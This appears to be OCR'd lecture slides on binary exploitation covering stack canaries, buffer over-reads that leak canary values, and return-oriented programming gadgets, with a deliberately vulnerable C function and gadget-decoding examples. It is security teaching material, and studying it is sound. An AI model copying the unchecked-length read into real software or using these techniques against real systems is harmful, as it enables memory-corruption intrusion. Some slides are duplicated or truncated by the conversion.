
```
# on function return:
if canary != secret:
   goto CRASH_SAFELY
ret
```



Stack Canaries

- *** stack smashing detected ***


```
# on function return:
if canary != secret:
   goto CRASH_SAFELY
ret
```



Buffer Over-Read

- Humans are bad at safely extracting data from buffers similar to being bad at safely inserting data into buffers
- Buffer overflow bugs in reverse
- **IDEA**: Read off the end of a buffer


Buffer Over-Read



Buffer Over-Read


```
void send_buffer(int sock, char* buf){
   int fieldLen = 0;
   read(sock, &fieldLen, 4);
   write(sock, buf, fieldLen);
}
```

Buffer Over-Read




Buffer Over-Read

(knows canary value)



Buffer Over-Read


(knows canary value)




Buffer Over-Read

```
# on function return:
if canary != expected:
   goto CRASH_SAFELY
ret
```

PASS



Return Oriented Programming



The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
Department of Computer Science & Engineering
University of California, San Diego
La Jolla, California, USA
hovav@hovav.net

ABSTRACT

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set. using the short sequences we find in a specific distribution of GNU libc, and we conjecture that, because of the properties of the x86 instruction set, in any sufficiently large body of x86 executable code there will feature sequences that allow the construction of similar gadgets. (This claim is our *thesis*.) Our paper makes three major contributions:

1. We describe an efficient algorithm for analyzing libc to recover the instruction sequences that can be used in

- Commonly called “ROP”
- Arbitrary instructions via ROP “gadgets”
- **IDEA**: Return-to-libc w/o functions

ROP Concepts

```
int f9(int* arr){
   arr[10] = 0x00;
}
```

- Execute existing code instructions
- Each gadget is very small amount of logic
- Gadget ends with **`ret`** instruction

ROP Gadget

RETURN-TO-LIBC

```
f9:
   push ebp
   mov esp, ebp
   mov eax, [ebp + 4]
   add eax, 10
   mov [eax], 0x00
   sub eax, 10
   leave
   ret
```

ROP GADGET

```
f9+0x20:
   sub eax, 10
   leave
   ret
```

var = var – 10

arg[10] = 0x00

ROP Concepts

```
gadget:
   sub eax, 10
   leave
   ret

gadget:
   sub eax, 10
   add ebx, 0x11
   mov edx, eax
   shr edx, 3
   leave
   ret
```

- Wide array of gadgets in normal applications
- Can use linked libs for more gadgets & more stable gadgets
- Logic is “messy”
  - Lots of side-effects

ROP Gadgets

- **`ret == 0xc3`**
  - Could be part of another instruction
  - Could be part of an address
- X86 uses “variable length instructions”
  - The instructions’ bytes are interpreted based on where decoding starts (EIP location)
- Any **`0xc3`** byte is a valid ROP gadget

ROP

- **`ret == 0xc3`**
  - Could be part of another
  - Could be part of an addr
- X86 uses “variable leng
  - The instructions’ bytes a
    on where decoding start
- Any **`0xc3`** byte is a vali

```
497344:  48 83 c4 20           add   rsp,0x20
497348:  c3                    ret
497349:  e8 c2 69 f9 ff        call  42dd10 <runtime.panicindex>
49734e:  0f 0b                 ud2
497350:  48 83 f8 00           cmp   rax,0x0
497354:  0f 84 89 00 00 00     je    4973e3 <time.skip+0x1c3>
49735a:  48 83 f8 00           cmp   rax,0x0
49735e:  0f 86 ad 00 00 00     jbe   497411 <time.skip+0x1f1>
497364:  0f b6 1a              movzx ebx,BYTE PTR [rdx]
497367:  48 83 f9 00           cmp   rcx,0x0
49736b:  0f 86 99 00 00 00     jbe   49740a <time.skip+0x1ea>
497371:  0f b6 2e              movzx ebp,BYTE PTR [rsi]
497374:  40 38 eb              cmp   bl,bpl
497377:  75 6a                 jne   4973e3 <time.skip+0x1c3>
497379:  48 89 cb              mov   rbx,rcx
49737c:  48 83 f9 01           cmp   rcx,0x1
497380:  72 5a                 jb    4973dc <time.skip+0x1bc>
497382:  48 ff cb              dec   rbx
497385:  48 89 f5              mov   rbp,rsi
497388:  48 83 fb 00           cmp   rbx,0x0
49738c:  74 03                 je    497391 <time.skip+0x171>
49738e:  48 ff c5              inc   rbp
497391:  48 89 d9              mov   rcx,rbx
497394:  48 89 ee              mov   rsi,rbp
497397:  48 89 c3              mov   rbx,rax
49739a:  48 83 f8 01           cmp   rax,0x1
49739e:  72 35                 jb    4973d5 <time.skip+0x1b5>
4973a0:  48 ff cb              dec   rbx
4973a3:  48 89 d5              mov   rbp,rdx
4973a6:  48 83 fb 00           cmp   rbx,0x0
4973aa:  74 03                 je    4973af <time.skip+0x18f>
4973ac:  48 ff c5              inc   rbp
4973af:  48 89 d8              mov   rax,rbx
4973b2:  48 89 ea              mov   rdx,rbp
4973b5:  48 89 6c 24 28        mov   QWORD PTR [rsp+0x28],rbp
4973ba:  48 83 f9 00           cmp   rcx,0x0
4973be:  0f 8e 6a ff ff ff     jle   49732e <time.skip+0x10e>
4973c4:  48 83 f9 00           cmp   rcx,0x0
4973c8:  0f 87 a9 fe ff ff     ja    497277 <time.skip+0x57>
4973ce:  e8 3d 69 f9 ff        call  42dd10 <runtime.panicindex>
4973d3:  0f 0b                 ud2
4973d5:  e8 96 69 f9 ff        call  42dd70 <runtime.panicslice>
4973da:  0f 0b                 ud2
4973dc:  e8 8f 69 f9 ff        call  42dd70 <runtime.panicslice>
4973e1:  0f 0b                 ud2
4973e3:  48 89 54 24 48        mov   QWORD PTR [rsp+0x48],rdx
4973e8:  48 89 44 24 50        mov   QWORD PTR [rsp+0x50],rax
4973ed:  48 8b 1d 6c b3 63 00  mov   rbx,QWORD PTR [rip+0x63b36c]
4973f4:  48 89 5c 24 58        mov   QWORD PTR [rsp+0x58],rbx
4973f9:  48 8b 1d 68 b3 63 00  mov   rbx,QWORD PTR [rip+0x63b368]
497400:  48 89 5c 24 60        mov   QWORD PTR [rsp+0x60],rbx
497405:  48 83 c4 20           add   rsp,0x20
497409:  c3                    ret
```


Instruction Decoding

Bytes in the Code Section:

```
00 F7 C7 07 00 00 00 0f 95 45 c3
```

Full Gadget:


Instruction Decoding



Full Gadget:

```
ret
```


Instruction Decoding



Full Gadget:

```
inc ebp
ret
```


Instruction Decoding



Full Gadget:

```
xchg ebp, eax
inc ebp
ret
```

Instruction Decoding



Full Gadget:

```
setnzb [ebp-61]
<no return>
```

Instruction Decoding


```
00 F7 C7 07 00 00 00 0f 95 45 c3
```

Full Gadget:

```
<none invalid instruction>
```

Instruction Decoding


```
00 F7 C7 07 00 00 00 0f 95 45 c3
```

Full Gadget:

```
<none invalid instruction>
```

Instruction Decoding


```
00 F7 C7 07 00 00 00 0f 95 45 c3
```

Full Gadget:

```
<none invalid instruction>
```


Instruction Decoding


```
00 F7 C7 07 00 00 00 0f 95 45 c3
```

Full Gadget:

```
<none invalid instruction>
```

